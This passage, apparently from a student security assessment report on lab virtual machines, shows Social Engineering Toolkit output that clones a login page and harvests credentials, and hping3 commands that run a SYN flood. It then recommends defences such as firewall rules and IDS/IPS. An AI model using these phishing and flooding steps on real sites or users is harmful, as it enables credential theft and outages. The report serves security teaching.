
3.3.2. Social Engineering attack

(A)

SETOOLKIT - Password Harvester


Using the SETOOLKIT, you may clone a website and customize it to the specified URL.

The photos below demonstrate the methods for running the SETOOLKIT from the terminal. It appears in the terminal when a user visits the website and enters the login credentials. This approach does have a restriction. The visitor is being redirected to the original web page, which may raise the user's suspicions. (What exactly is the Social Engineering Toolkit? [Complete Reference] - CyberTalents (no specific date)



```
─────────────────────────────────────────────────────────────────────────────
── * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ──

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

Enter the IP address for POST back in Harvester/Tabnabbing: 192.168.56.103
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://192.168.56.101/peruggia/index.php?action=login

[*] Cloning the website: http://192.168.56.101/peruggia/index.php?action=login
[*] This could take a little bit ...

The best way to use this attack is if username and password form fields are available. Regardless, this captures al
l POSTs on a website.
[*] You may need to copy /var/www/* into /var/www/html depending on where your directory structure is.
Press {return} if you understand what we're saying here.
[*] Apache is set to ON - everything will be placed in your web root directory of apache.
[*] Files will be written out to the root directory of apache.
[*] ALL files are within your Apache directory since you specified it to ON.
Apache webserver is set to ON. Copying over PHP file to the website.
Please note that all output from the harvester will be found under apache_dir/harvester_date.txt
Feel free to customize post.php in the /var/www/html directory
[*] All files have been copied to /var/www/html
[*] SET is now listening for incoming credentials. You can control-c out of this and completely exit SET at anytime
 and still keep the attack going.
[*] All files are located under the Apache web root directory: /var/www/html
[*] All fields captures will be displayed below.
[Credential Harvester is now listening below ... ]


Array

(

    [username] ⇒ admin

    [password] ⇒ admin

)

▯
```

Figure 25: Cloning the website (1)



Username: admin
Password: •••••

Peruggia 1.2 | https://sourceforge.net/projects/peruggia/
Developed by Andrew Kramer

Figure 26: Cloning the website (2)

(B)


Session abuse can pose a significant risk to SUWAYA Healthcare. It can lead to the exposure of confidential data, including patient details, medical records, and sensitive healthcare information. Hackers could hijack user sessions to gain unauthorized access to sensitive data, manipulate medical records, and potentially cause financial and reputational harm to the organization. For example, if a hacker gains control of a healthcare professional's session, they could access and misuse patient information for fraud or identity theft. Additionally, the compromise of confidential information and tampering with transactions could lead to legal implications and damage the trust and reputation of SUWAYA Healthcare. Moreover, the accessibility of the healthcare application may be disrupted, impacting patient care and services. It is crucial to address session abuse vulnerabilities to ensure the confidentiality, integrity, and availability of patient data and healthcare operations.

3.4. Denial of Service attacks

3.4.1. DoS the web server


(A)

An attacker can carry out a denial-of-service (DoS) attack on a web server by overwhelming it with a high volume of requests or traffic, causing it to become unresponsive or unavailable to legitimate users.



```
┌──(kali㉿kali)-[~]
└─$ sudo hping3 192.168.56.102 --count 5
[sudo] password for kali:
HPING 192.168.56.102 (eth0 192.168.56.102): NO FLAGS are set, 40 headers + 0 data bytes
len=46 ip=192.168.56.102 ttl=64 DF id=0 sport=0 flags=RA seq=0 win=0 rtt=7.7 ms
len=46 ip=192.168.56.102 ttl=64 DF id=0 sport=0 flags=RA seq=1 win=0 rtt=7.2 ms
len=46 ip=192.168.56.102 ttl=64 DF id=0 sport=0 flags=RA seq=2 win=0 rtt=11.0 ms
len=46 ip=192.168.56.102 ttl=64 DF id=0 sport=0 flags=RA seq=3 win=0 rtt=9.6 ms
len=46 ip=192.168.56.102 ttl=64 DF id=0 sport=0 flags=RA seq=4 win=0 rtt=2.0 ms

--- 192.168.56.102 hping statistic ---
5 packets transmitted, 5 packets received, 0% packet loss
round-trip min/avg/max = 2.0/7.5/11.0 ms

┌──(kali㉿kali)-[~]
└─$ sudo hping3 192.168.56.102 --fast --count 5
HPING 192.168.56.102 (eth0 192.168.56.102): NO FLAGS are set, 40 headers + 0 data bytes
len=46 ip=192.168.56.102 ttl=64 DF id=0 sport=0 flags=RA seq=0 win=0 rtt=3.8 ms
len=46 ip=192.168.56.102 ttl=64 DF id=0 sport=0 flags=RA seq=1 win=0 rtt=7.7 ms
len=46 ip=192.168.56.102 ttl=64 DF id=0 sport=0 flags=RA seq=2 win=0 rtt=3.0 ms
len=46 ip=192.168.56.102 ttl=64 DF id=0 sport=0 flags=RA seq=3 win=0 rtt=7.1 ms
len=46 ip=192.168.56.102 ttl=64 DF id=0 sport=0 flags=RA seq=4 win=0 rtt=3.4 ms

--- 192.168.56.102 hping statistic ---
5 packets transmitted, 5 packets received, 0% packet loss
round-trip min/avg/max = 3.0/5.0/7.7 ms

┌──(kali㉿kali)-[~]
└─$ sudo hping3 192.168.56.102 --flood -S -p 445
HPING 192.168.56.102 (eth0 192.168.56.102): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

Figure 27: Using Hping3 to demonstrate DoS attack



```
top - 05:54:14 up  1:07,  1 user,  load average: 51.75, 11.81, 3.96
Tasks: 2581 total,   1 running, 2580 sleeping,   0 stopped,   0 zombie
Cpu(s):  0.0%us,  6.7%sy,  0.0%ni, 22.9%id, 67.9%wa,  0.7%hi,  1.8%si,  0.0%st
Mem:   1026136k total,  1008324k used,    17812k free,     3264k buffers
Swap:   397304k total,    34280k used,   363024k free,    38832k cached

  PID USER      PR  NI  VIRT  RES  SHR S %CPU %MEM    TIME+  COMMAND
    6 root      20   0     0    0    0 S  3.0  0.0   0:03.30 events/0
 2072 root      20   0  3856 2568  860 R  2.5  0.3   0:28.87 top
 4267 root      20   0 15300 1528  800 S  0.5  0.1   0:00.04 smbd
   28 root      20   0     0    0    0 S  0.4  0.0   0:00.76 kswapd0
  526 root      20   0 15296 3364 2692 S  0.4  0.3   0:03.30 smbd
 4229 root      20   0 15300 1528  800 S  0.4  0.1   0:00.02 smbd
 4249 root      20   0 15300 1528  800 S  0.4  0.1   0:00.02 smbd
 4276 root      20   0 15300 1528  800 S  0.4  0.1   0:00.02 smbd
 4283 root      20   0 15300 1528  800 S  0.4  0.1   0:00.02 smbd
 4294 root      20   0 15300 1528  800 S  0.4  0.1   0:00.02 smbd
 4316 root      20   0 15300 1488  772 D  0.4  0.1   0:00.02 smbd
 4318 root      20   0 15300 1528  800 S  0.4  0.1   0:00.02 smbd
 4322 root      20   0 15300 1528  800 S  0.4  0.1   0:00.02 smbd
 4325 root      20   0 15300 1528  800 S  0.4  0.1   0:00.02 smbd
 4354 root      20   0 15300 1528  800 S  0.4  0.1   0:00.02 smbd
 4439 root      20   0 15300 1528  800 S  0.4  0.1   0:00.03 smbd
 4183 root      20   0 15300 1528  800 S  0.2  0.1   0:00.01 smbd
 4190 root      20   0 15300 1528  800 S  0.2  0.1   0:00.01 smbd
 4211 root      20   0 15300 1528  800 S  0.2  0.1   0:00.01 smbd
 4216 root      20   0 15300 1528  800 S  0.2  0.1   0:00.01 smbd
 4221 root      20   0 15300 1528  800 S  0.2  0.1   0:00.02 smbd
 4224 root      20   0 15300 1528  800 S  0.2  0.1   0:00.01 smbd
 4237 root      20   0 15300 1528  800 S  0.2  0.1   0:00.03 smbd
```

Figure 28: Results of DoS attack

(B)

The denial-of-service (DoS) attack violates the availability tenet of cybersecurity.

(C)

In the company's scenario, a denial-of-service (DoS) assault on the web server can have serious consequences. It can cause the company's website to become inaccessible or to suffer extreme performance degradation, resulting in disrupted online operations and the loss of potential consumers. The inability to access the website can also have a negative impact on the company's reputation and consumer confidence. Furthermore, the downtime induced by the assault may result in financial losses, particularly if the website is a major source of revenue for the firm. A DoS assault can have a negative impact on the company's commercial operations, client happiness, and financial stability.

3.5. Recommendations to protect the scenario company server.

3.5.1. Ways to minimize threats of reconnaissance.

Businesses may decrease the impact of reconnaissance by limiting the quantity of critical information they publicly reveal. Additionally, server-side validation and verification of form data may be used to resolve weaknesses in the source code, making the application less vulnerable to assaults (Altulaihan, Almaiah and Aljughaiman, 2022). These dangers can be mitigated by restricting the indexing of internal directories holding secret data and encouraging the use of strong passwords featuring a combination of characters, capitalization, and numbers. Regular security audits and penetration testing are critical for discovering and repairing possible flaws. The dangers connected with reconnaissance attacks may be avoided by applying certain security measures, protecting the web application from exploitation and assuring its overall protection.

3.5.2. Port knocking and methods to protect against the threat.

Port knocking is a network security method that is used to prevent unwanted access to server or device ports. It works by keeping a port closed and inaccessible until a precise sequence of connection attempts to a preset closed port known only to authorized users is made. When the proper sequence is begun, the port is temporarily opened, enabling authorized users to connect. This strategy makes it difficult for attackers to detect open ports during port scanning and aids in the prevention of data enumeration attacks. (What is an Open Port? | Definition & Free Checking Tools for 2023 | UpGuard, 2023). Port knocking reduces the visibility of open ports, decreasing the system's attack surface and making illegal access more difficult for potential attackers.

3.5.3. Protecting your database against SQL injection.

SQL injection is a serious and growing threat to databases, stressing the significance of installing effective security measures. Input validation and the usage of parameterized queries are critical for preventing SQL injection attacks. Furthermore, using Object Relational Mapping (ORM) on the client side might be advantageous since it uses pre-configured data, lowering the exposure to SQL injection by eliminating the usage of raw queries that can be modified. (SQL Injection | OWASP Foundation, 2023) Regular vulnerability assessments, as well as the application of security updates and upgrades, are required to maintain the safety and confidentiality of data contained in the database.

3.5.4. Protecting your web application against cross site Scripting attacks.

There are various methods for safeguarding your online application from cross-site scripting assaults. Input validation is one possibility. It employs whitelists, blacklists, or regular expressions to verify that only valid input is received, keeping harmful scripts out of the online application. The output encoding technique is another option. This translates potentially harmful characters to their HTML equivalents, preventing browsers from misinterpreting them as HTML. A Content Security Policy is a security standard that allows a web developer to control which content sources can run on her web pages and to prevent harmful scripts from executing. HTTP-only cookies help prevent XSS attacks from stealing session cookies by altering cookie settings. This stops scripts from accessing the cookie on the page. Cleanup is another option for removing potentially dangerous items from user input, such as HTML tags or JavaScript code. Web applications can limit the risk of XSS attacks and preserve user data by implementing certain safeguards (Cross Site Scripting (XSS) | OWASP Foundation, 2023).

3.5.5. Steps to minimize the impact of Man in the Middle attacks.

Several actions may be done to improve security and reduce the chance of being hacked using this approach. To make it more difficult for attackers to decode client information, encryption methods might be used. To avoid Man-in-the-Middle (MitM) attacks, security experts at a t-shirt shop can employ a variety of protective techniques. Using HTTPS to ensure that all connections between the user's device and the server are encrypted makes it difficult for hackers to intercept and analyze the transferred data. It is critical to keep software and systems up to date with the most recent security updates in order to avoid exploiting publicly publicized vulnerabilities. Educating clients about the hazards of MitM attacks and advising them on how to prevent them may also be an effective deterrent to successful cybercrime. (Man in the Middle Attack: Tutorial & Examples, 2023).

3.5.6. Measures the organization can take to avoid the effect of social engineering attacks.

Companies take a variety of precautions to reduce the danger of social engineering assaults. They hold staff training workshops to teach them about various social engineering approaches and how to spot and respond to them. This includes phishing simulations and other awareness-raising efforts. To prevent unauthorized access to sensitive information, strict security mechanisms such as multi-factor authentication might be employed. To address known vulnerabilities, regular software and hardware upgrades are conducted. Companies create policies that limit how much information workers may publicly publish or disclose on social media sites, as well as methods for reporting suspected social engineering instances. Companies may improve user protection against social engineering attacks and secure sensitive data by employing these methods. (What is Social Engineering Toolkit? [Complete Guide] - CyberTalents, no date).


3.5.7. Measures the organization can take to avoid the effect of a DoS attack.

To avoid DoS assaults, businesses use a multi-layered approach that combines multiple strategies. The implementation of firewalls, routers, and intrusion detection and prevention systems to monitor network traffic and identify possible DoS assaults provides network-level defense. Load balancing spreads incoming traffic across numerous servers to avoid overloading any one server. By spreading material across different servers, content delivery networks assist to limit the impact of a DoS assault. The amount of requests that may be issued from a single IP address or user account is limited by rate limitation. Cloud-based services have built-in defense against DoS attacks. Intrusion prevention systems and web application firewalls detect and prevent a broad variety of DoS attack vectors, including web application vulnerabilities. Companies may considerably lower the likelihood of successful DoS attacks and preserve the availability and integrity of their online services by combining these strategies. (Williams, 2020).

3.5.8. Intrusion Detection and Prevention systems.


(A)

The pictures below demonstrate various firewall rules that have been established to defend the server against cyberattacks.



```
root@owaspbwa:~# ufw deny from 192.168.56.101 to any app "Apache Full"
Rule added
root@owaspbwa:~# ufw allow from 192.168.56.0/24 "Apache Full"
ERROR: 'Wrong number of arguments'
root@owaspbwa:~# ufw allow from 192.168.56.0/24 app "Apache Full"
Rule added
root@owaspbwa:~# ufw status numbered
Status: active

     To                         Action      From
     --                         ------      ----
[ 1] Apache Full                DENY IN     192.168.56.101
[ 2] Anywhere                   ALLOW IN    192.168.56.0/24 Apache Full

root@owaspbwa:~# _
```

Figure 29: Firewall rules example – 1



```
root@owaspbwa:~# ufw deny from 192.168.56.0/24 to any app "Apache Full"
Rule added
root@owaspbwa:~# ufw status
Status: active

To                         Action      From
--                         ------      ----
80/tcp                     ALLOW       Anywhere
443/tcp                    ALLOW       Anywhere
Apache Full                DENY        192.168.56.0/24

root@owaspbwa:~# _
```

Figure 30: Firewall rules example – 2

(B)

One of the important measures to prevent unauthorized access and potential attacks on the systems and websites of SUWAYA Healthcare is the implementation of a firewall. In the case of SUWAYA Healthcare's online applications and web servers, the utilization of the Uncomplicated Firewall (UFW) can provide effective protection. UFW is a user-friendly firewall system specifically designed for Linux-based networks. It allows for the creation of rules to monitor and control network traffic, providing an added layer of security. UFW supports standard firewall configurations for widely used services such as HTTP, HTTPS, and SSH, making it suitable for defending against DDoS attacks that can overwhelm the server with traffic. However, considering the need for precise monitoring of network traffic in the healthcare environment, the use of iptables, with its extensive configuration options and ability to supervise complex network infrastructures, may be more appropriate for SUWAYA Healthcare. The iptables firewall can provide comprehensive and manageable security solutions tailored to the specific requirements of the healthcare industry, ensuring protection against external threats.

(C)

Table 1: IDS vs IPS

IDS (Intrusion Detection System)	**IPS (Intrusion Prevention System)**
When it detects malicious traffic, it notifies the system administrator.	Detects and removes negative interactions automatically.

Passive system.	Active system
After receiving the IDS notification, the user in control must take steps to avert the breach.	The assault is thwarted by IPS's quick response of stopping malicious traffic.
Require the presence of human decisions.	Human decision-making is not necessary.
IDS may generate false positives, alerting administrators to legitimate traffic.	False positives are possible with IPS, but they may have a higher impact because IPS actively discourages violence.
It lacks the ability to block.	Has the authority to restrict or deny access

(D)

Several critical considerations should be addressed when generating recommendations for the given scenario, including accuracy, scalability, and customizability, simplicity of use, integration, and cost. It is critical that the organization do a thorough risk assessment and consider its particular security requirements. An Intrusion Prevention System (IPS) would be a viable solution if the firm values a proactive and preventive approach to security and is ready to accept any impact on network performance. An intrusion prevention system (IPS) may efficiently block or refuse access to malicious communications and prevent infiltration attempts before they cause any damage. An IPS may also change or replace original data if necessary, strengthening the company's security posture even further.

(4) REFERENCES

Altulaihan, E., Almaiah, M.A. and Aljughaiman, A. (2022). Cybersecurity Threats, Countermeasures and Mitigation Techniques on the IoT: Future Research Directions. Electronics, 11 (20), 3330. Available from https://doi.org/10.3390/electronics11203330.

Yeboah-Ofori, A. (2018). Cyber Intelligence and OSINT: Developing Mitigation Techniques Against Cybercrime Threats on Social Media. International Journal of Cyber-Security and Digital Forensics, 7, 87–98. Available from https://doi.org/10.17781/P002378

Navamani, B.A., Yue, C. and Zhou, X. (2017). An Analysis of Open Ports and Port Pairs in EC2 Instances. 2017 IEEE 10th International Conference on Cloud Computing (CLOUD). June 2017. 790–793. Available from https://doi.org/10.1109/CLOUD.2017.116.

Barrett, D.J., Silverman, R.E. and Byrnes, R.G. (2005). SSH, The Secure Shell: The Definitive Guide: The Definitive Guide. O'Reilly Media, Inc.

Calzavara, S. et al. (2019). Postcards from the Post-HTTP World: Amplification of HTTPS Vulnerabilities in the Web Ecosystem. 2019 IEEE Symposium on Security and Privacy (SP). May 2019. San Francisco, CA, USA: IEEE, 281–298. Available from https://doi.org/10.1109/SP.2019.00053 [Accessed 16 May 2021]

Aman, M. et al. (2016). Detecting data tampering attacks in synchrophasor networks using time hopping. 1 October 2016. 1–6. Available from https://doi.org/10.1109/ISGTEurope.2016.7856326.

Mathew, K., Tabassum, M. and lu, M. (2014). A Study Of Open Ports As Security Vulnerabilities In Common User Computers. 26 August 2014. Available from https://doi.org/10.13140/2.1.1807.2324.

Thakur, K. (2015). Analysis of Denial of Services (DOS) Attacks and Prevention Techniques. International Journal of Engineering Research, 4 (07).

Syafitri, W. et al. (2022). Social Engineering Attacks Prevention: A Systematic Literature Review. IEEE Access, 10, 39325–39343. Available from https://doi.org/10.1109/ACCESS.2022.3162594.